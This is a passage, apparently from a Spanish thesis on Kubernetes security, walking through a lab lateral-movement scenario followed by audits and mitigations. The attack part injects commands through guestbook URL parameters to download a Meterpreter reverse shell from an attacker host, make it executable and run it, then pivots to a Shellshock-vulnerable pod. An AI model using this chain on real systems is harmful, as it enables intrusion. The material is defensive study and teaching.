

Figura 47. Consola de Metasploit a la escucha de conexiones.



Figura 48. Creación del binario de Meterpreter para la shell reversa.

Finalmente, mediante el módulo `http.server` de Python 3.x [442], se desplegará y ejecutará dicha *shell reversa* en el pod vulnerable mediante las siguientes instrucciones.

```
# descargar binario de la shell reversa en el pod vulnerable
GET http://localhost:8080/guestbook.php?cmd=set&key=command&value=curl
```

```
http://192.168.1.124:8888/rshell -o rshell
GET http://localhost:8080/status.php

# añadir permisos de ejecución al binario de la shell
GET http://localhost:8080/guestbook.php?cmd=set&key=command&value=chmod
755 rshell
GET http://localhost:8080/status.php

# ejecutar la shell
http://localhost:8080/guestbook.php?cmd=set&key=command&value=./rshell
GET http://localhost:8080/status.php
```

Una vez ejecutada la *shell* reversa, se recibe una conexión desde el pod vulnerado y podemos ver que, en efecto, nuestras instrucciones han funcionado correctamente (ver Figura 49). A continuación levantamos una sesión de *bash* dentro del pod mediante `execute -f bash -i H` para continuar con la etapa de explotación.



Figura 49. Conexión exitosa de la shell reversa dentro del pod vulnerado.

Etapa de explotación

Una vez dentro del pod víctima, mediante la propia *shell* el atacante puede descargarse herramientas para continuar con el proceso de explotación. El atacante podría combinar herramientas como *dig* y *nmap* (entre otras) para encontrar otros objetivos en la red del *cluster*. Por estar fuera del ámbito del trabajo, obviaremos los detalles de esta parte del ataque y continuaremos el análisis una vez encontrado el próximo objetivo.

En el escenario, se ha encontrado como próximo objetivo el servicio web vulnerable a Shellshock [433]; un pod que expone el puerto 80 y que mediante la enumeración web expone el endpoint `/cgi-bin/shockme.cgi` (ver Figura 50).



Figura 50. Acceso a servicio vulnerable a Shellshock.



Figura 51. Reconocimiento y persistencia en pod vulnerable a Shellshock.

Dado que Kubernetes no restringe la comunicación de red entre pods por defecto, el atacante puede realizar un desplazamiento lateral (*east-west*) y obtener una *shell* en este otro pod en nuestra arquitectura. Ahí, puede realizar nuevamente tareas de reconocimiento y persistencia (ver Figura 51).

Finalmente, el atacante puede intentar determinar si es posible realizar un desplazamiento vertical (*north-south*) verificando la comunicación fuera del *cluster* desde este nuevo pod con el propósito de realizar una *exfiltración* de datos (ver Figura 52).



Figura 52. Desplazamiento vertical (north-south) desde el pod víctima.

11.3.2.2. Impacto en MITRE ATT&CK®

En este escenario de ataque, el atacante ha sido capaz de afectar las siguientes áreas de MITRE ATT&CK®: *Initial Access*, *Lateral Movement* (tanto *east-west* como *north-south*) y *Execution* (Figura 53 en rojo). Al igual que en escenario anterior, se resaltan (Figura 53 en

naranja) todas las posibilidades en las que el atacante pudiese continuar su ataque. Es importante destacar que la superficie de ataque y cubrimiento de MITRE ATT&CK® es mucho mayor que en el escenario anterior.



Figura 53. Impacto del escenario 2 en MITRE ATT&CK®.

11.3.2.3. Auditoría pre-mitigación

Auditoría *blue team*:
N/A

Auditoría *red team*:
N/A

Auditoría de *workloads*:
Para analizar la adherencia con buenas prácticas de configuración de *workloads*, usaremos herramientas para determinar cualitativa y cuantitativamente el nivel de seguridad de la configuración: Polaris [190] y Checkov [148] respectivamente. Adicionalmente, se realizará un escaneo de los contenedores orquestados mediante Trivy [144], cuyo propósito principal es el de complementar el análisis.
Primeramente, comenzaremos con un análisis cualitativo mediante el panel de Polaris. El panel es una buena manera de comprender qué *workloads* no se ajustan a las buenas prácticas. Para desplegarlo (en este caso mediante *kubectl*), se ejecutan las siguientes instrucciones.

```
# desplegando el dashboard de Polaris
$ kubectl apply -f \
https://github.com/fairwindsops/polaris/releases/latest/download/dashboa
rd.yaml
$ kubectl port-forward --namespace polaris svc/polaris-dashboard 8080:80
```

Polaris ofrece resultados tanto a nivel global, como separado por categorías relevantes (eficiencia, fiabilidad y seguridad) de nuestro *workload* (ver Figura 54 y Figura 55). Con el propósito de realizar comparaciones posteriores, dichos resultados se resumen en las tablas Tabla 11 y Tabla 12 respectivamente.



Figura 54. Evaluación global de Polaris para el workload (pre-mitigación).

Figura 55. Evaluación por categorías de Polaris para el workload (pre-mitigación).

Tabla 11. Evaluación global de Polaris para el workload (pre-mitigación).

Calificación	Puntuación	Passing	Warning	Dangerous
D	64%	46	37	7

Tabla 12. Evaluación por categorías de Polaris para el workload (pre-mitigación).

Eficiencia	Fiabilidad	Seguridad
56%	55%	64%

Por otra parte, la herramienta Checkov realiza un análisis más exhaustivo [443] arrojando resultados de manera resumida en la Tabla 13. Un detalle a tener en cuenta es que las mismas vulnerabilidades son detectadas en los distintos elementos del manifiesto del *workload* (ver Tabla 14).

Tabla 13. Resumen de los controles de Checkov (pre-mitigación).

Aprobados	Fallidos	Ignorados	Puntuación
364	87	0	**76%**

Tabla 14. Vulnerabilidades encontradas por Checkov (pre-mitigación).

	INFO	LOW	MEDIUM	HIGH	CRITICAL

Únicos	2	16	2	0	0
Total	10	67	10	0	0

Finalmente, resulta imprescindible realizar un análisis de vulnerabilidades complementario de las **dos** imágenes orquestadas:

- `ryuzakyl/guestbook-frontend-with-statusphp-vuln`
- `lizrice/shellshockable`.

Para ello, utilizaremos la herramienta Trivy, un escáner de vulnerabilidades para imágenes y otros artefactos. Un resumen de los resultados de un escaneo de Trivy para estas imágenes se muestran en la Tabla 15 y la Tabla 16. Los resultados íntegros del escaneo de estas imágenes con Trivy puede consultarse en los siguientes ficheros en los materiales adjuntos.

```
# escaneo para ryuzakyl/guestbook-frontend-with-statusphp-vuln:1.0.0
material-adjunto/attack-scenarios/02-lateral-movement/trivy/guestbook-fr
ontend-with-statusphp-vuln-pre.log

# escaneo para lizrice/shellshockable:0.1.0
material-adjunto/attack-scenarios/02-lateral-movement/trivy/shellshockab
le-pre.log
```

Tabla 15. Escaneo de ryuzakyl/guestbook-frontend-with-statusphp-vuln:1.0.0.

Total	UNKNOWN	LOW	MEDIUM	HIGH	CRITICAL
1574	0	45	509	659	361

Tabla 16. Escaneo de lizrice/shellshockable:0.1.0.

Total	UNKNOWN	LOW	MEDIUM	HIGH	CRITICAL
9	0	2	5	2	0

Para la imagen `guestbook-frontend-with-statusphp-vuln:1.0.0`, se encontraron una cantidad *considerable* de vulnerabilidades en paquetes incluidos en la imagen base. Este fenómeno ocurre debido al uso de una imagen base desactualizada de Debian 8.4. Para la imagen `shellshockable:0.1.0`, *todas* las vulnerabilidades encontradas están asociadas a una versión desactualizada de bash, entre ellas Shellshock [444].

Auditoría de red:

En esta auditoría, *illuminatio* permite validar la conformidad y cumplimiento de las políticas de red implantadas en el *cluster* con un conjunto de *pruebas unitarias* de tráfico de red aceptable definidas por el usuario. Dichas *pruebas unitarias* responden, ya sea a reglas del negocio o a buenas prácticas de seguridad en la red y pueden ser consultadas en el fichero a continuación.

```
# pruebas unitarias de tráfico de red para el escenario 02
material-adjunto/attack-scenarios/02-lateral-movement/network-policies/illuminatio-network-connectivity-tests.yaml
```

Los casos de prueba que definen un cubrimiento minimal del tráfico de red deseado a nivel de lógica de negocio y se listan a continuación en la Tabla 17.

Tabla 17. Casos de prueba de tráfico de red deseado en el escenario 2.

Desde (pod)	Hasta (pod)	Descripción
nginx	shellshockable:**80**	El pod 'shellshockable' **DEBE** ser accesible desde el pod de 'nginx'.
frontend	shellshockable:**-80**	El pod 'shellshockable' **NO DEBE** ser accesible desde el pod de 'frontend'.
redis-master	shellshockable:**-80**	El pod 'shellshockable' **NO DEBE** ser accesible desde el pod de 'redis-master'.
redis-slave	shellshockable:**-80**	El pod 'shellshockable' **NO DEBE** ser accesible desde el pod de 'redis-slave'.
shellshockable	**-***	El pod 'shellshockable' **NO DEBE** permitir tráfico saliente (excepto DNS).

Los resultados de ejecutar dichas *pruebas unitarias* sobre nuestro *cluster* muestran, como es de esperar, que existe tráfico no deseado que está siendo permitido (ver Figura 56). Para replicar los resultados antes mencionados, el comando a ejecutar es el siguiente.

```
# ejecutar el análisis de cumplimiento con el tráfico de red deseado
$ illuminatio clean && sleep 3 && illuminatio run --test-cases
material-adjunto/attack-scenarios/02-lateral-movement/network-policies/illuminatio-network-connectivity-tests.yaml
```



Figura 56. Análisis del tráfico de red con illuminatio (pre-mitigación).

11.3.2.4. Remediación y Mitigación

Al estar en presencia de un escenario complejo con mucha superficie de ataque, la cantidad de medidas a aplicar aumenta respecto al escenario anterior. No obstante, las medidas y controles que serán aplicados para remediar y/o mitigar las vulnerabilidades y amenazas encontradas se pueden resumir en tres grupos (ver Capítulo 10):

- Protección ante los *workloads* vulnerables (**KUBE_WRKL_04**, **KUBE_WRKL_05**, **KUBE_WRKL_06**, **KUBE_WRKL_07**, **KUBE_WRKL_08**).
    - Utilizar herramientas de auditoría de configuración de *workloads* para aplicar buenas prácticas.
- Protección ante tráfico de red no deseado (**KUBE_WRKL_04d**, **KUBE_WRKL_04e**, **KUBE_WRKL_04f**).
    - Protección del tráfico de red de norte-sur (o *ingress-egress*) mediante las políticas de red.
    - Protección del tráfico de red interno entre los pods (o este-oeste) mediante las políticas de red.
    - Detección de flujo de red anómalo [445].
    - Bloqueo activo de IPs sospechosos [446].
- Protección a la cadena de suministro de software (**KUBE_WRKL_08**) [368].
    - Usar imágenes *scratch* para dificultar el desplazamiento lateral.
    - Mantener actualizadas las aplicaciones instaladas en las imágenes.
    - Gestión de la cadena de suministro de software con Binary Authorization [153] o con Grafeas [154] y Kritis [155].

Respecto a los *workloads*, se realizó una inspección y posterior corrección del manifiesto del *workload* vulnerable siguiendo las recomendaciones de Checkov. El manifiesto con las correcciones puede ser desplegado y consultado como sigue.

```
# desplegar el workload con buenas prácticas de configuración
$ kubectl apply -f \
material-adjunto/attack-scenarios/02-lateral-movement/deployment/lateral
-movement-deployment-demo-secured.yaml
```

Respecto a las políticas de red se recomienda aplicar una estrategia de *red de confianza cero*. No obstante, debido a la gran superficie de ataque de este escenario, solo nos centraremos en aplicar políticas de red para proteger el tráfico interno y de salida de los pods vulnerados. Las políticas de red aplicadas pueden consultarse a continuación.

```
# políticas de red para Cilium como CNI
material-adjunto/attack-scenarios/02-lateral-movement/network-policies/c
ilium-egress.yaml
material-adjunto/attack-scenarios/02-lateral-movement/network-policies/c
ilium-l3-l4.yaml

# políticas de red genéricas válidas para cualquier CNI
material-adjunto/attack-scenarios/02-lateral-movement/network-policies/g
eneric-egress.yaml
```

```
material-adjunto/attack-scenarios/02-lateral-movement/network-policies/generic-l3-l4.yaml
```

Finalmente respecto a la protección de la cadena de suministro de software, se utilizaron versiones actualizadas de las imágenes orquestadas. En el caso de la imagen del servicio de *frontend* de *Guestbook* se actualizó la imagen de la v1.0.0 → v2.0.0, implicando un salto de la versión de la imagen base Debian 8.4 → Debian 9.5.
En el caso del servicio *shellshockable* vulnerable, se actualizó la imagen de la v0.1.0 → 0.3.0, implicando actualización de *bash* y un mejor control de permisos y privilegios con los que se ejecutaba dicha imagen en Kubernetes.

11.3.2.5. Auditoría post-mitigación

Las auditorías se realizarán utilizando exactamente del mismo modo que en la fase anterior de pre-mitigación. A continuación se muestran los resultados.

Auditoría *blue team*:
N/A

Auditoría *red team*:
N/A

Auditoría de *workloads*:
En el caso de Polaris, los resultados de la auditoría para el manifiesto aplicando las buenas prácticas de seguridad para *workloads* muestran como todas las vulnerabilidades fueron resueltas. Esto se puede observar tanto en la Figura 57 y Figura 58, como en las tablas Tabla 18 y Tabla 19.



Figura 57. Evaluación global de Polaris para el workload (post-mitigación).

En el caso de Checkov, la superficie de ataque se redujo considerablemente (ver Tabla 20 y Tabla 21) mediante la reducción de la cantidad total de vulnerabilidades encontradas. Finalmente, el escaneo de imágenes post-mitigación con Trivy mostró una disminución considerable de las vulnerabilidades para la imagen del servicio de *frontend* (ver Tabla 22), mientras que para la imagen del servicio *shellshockable*, todas las vulnerabilidades fueron resueltas (ver Tabla 23).

Figura 58. Evaluación por categorías de Polaris para el workload (post-mitigación).

Tabla 18. Evaluación global de Polaris para el workload (post-mitigación).

Calificación	Puntuación	Passing	Warning	Dangerous
A+	100%	90	0	0

Tabla 19. Evaluación por categorías de Polaris para el workload (post-mitigación).

Eficiencia	Fiabilidad	Seguridad
100%	100%	100%

Tabla 20. Resumen de los controles de Checkov (post-mitigación).

Aprobados	Fallidos	Ignorados	Puntuación
430	21	0	**95%**

Tabla 21. Vulnerabilidades encontradas por Checkov (post-mitigación).

	INFO	LOW	MEDIUM	HIGH	CRITICAL
Únicos	2	3	1	0	0
Total	6	11	4	0	0

Los resultados íntegros del escaneo de las imágenes post-mitigación pueden consultarse en los siguientes ficheros de *logs* en los materiales adjuntos.

```
# escaneo para ryuzakyl/guestbook-frontend-with-statusphp-vuln:2.0.0
material-adjunto/attack-scenarios/02-lateral-movement/trivy/guestbook-fr
ontend-with-statusphp-vuln-post.log

# escaneo para lizrice/shellshockable:0.3.0
material-adjunto/attack-scenarios/02-lateral-movement/trivy/shellshockab
le-post.log
```

Tabla 22. Escaneo de ryuzakyl/guestbook-frontend-with-statusphp-vuln:2.0.0.

Total	UNKNOWN	LOW	MEDIUM	HIGH	CRITICAL
1379	0	434	412	424	109

Tabla 23. Escaneo de lizrice/shellshockable:0.3.0.

Total	UNKNOWN	LOW	MEDIUM	HIGH	CRITICAL
0	0	0	0	0	0

Auditoría de red:

Como se puede observar en la Figura 59, las políticas de red aplicadas contribuyeron con el cumplimiento y la conformidad con el tráfico deseado a nivel de lógica de negocio, el cual mejoró notablemente.



Figura 59. Análisis del tráfico de red con illuminatio (post-mitigación).

11.3.2.6. Análisis de los resultados

De manera general, las auditorías de *workloads* mostraron que las medidas propuestas son la vía correcta a seguir para proteger las aplicaciones que desplegamos en Kubernetes. En la Figura 60, se puede observar el impacto positivo (cumplimiento al 100%) que tuvo tanto en los indicadores cualitativos como en los cuantitativos medidos en la auditoría de Polaris.

De la misma forma, dicho impacto se puede observar también en la auditoría realizada con Checkov (ver Figura 61), donde se redujo la cantidad de comprobaciones fallidas de manera considerable. Se puede observar que la mayoría de las mejoras tuvieron lugar en el área de controles de impacto LOW, INFO y MEDIUM.

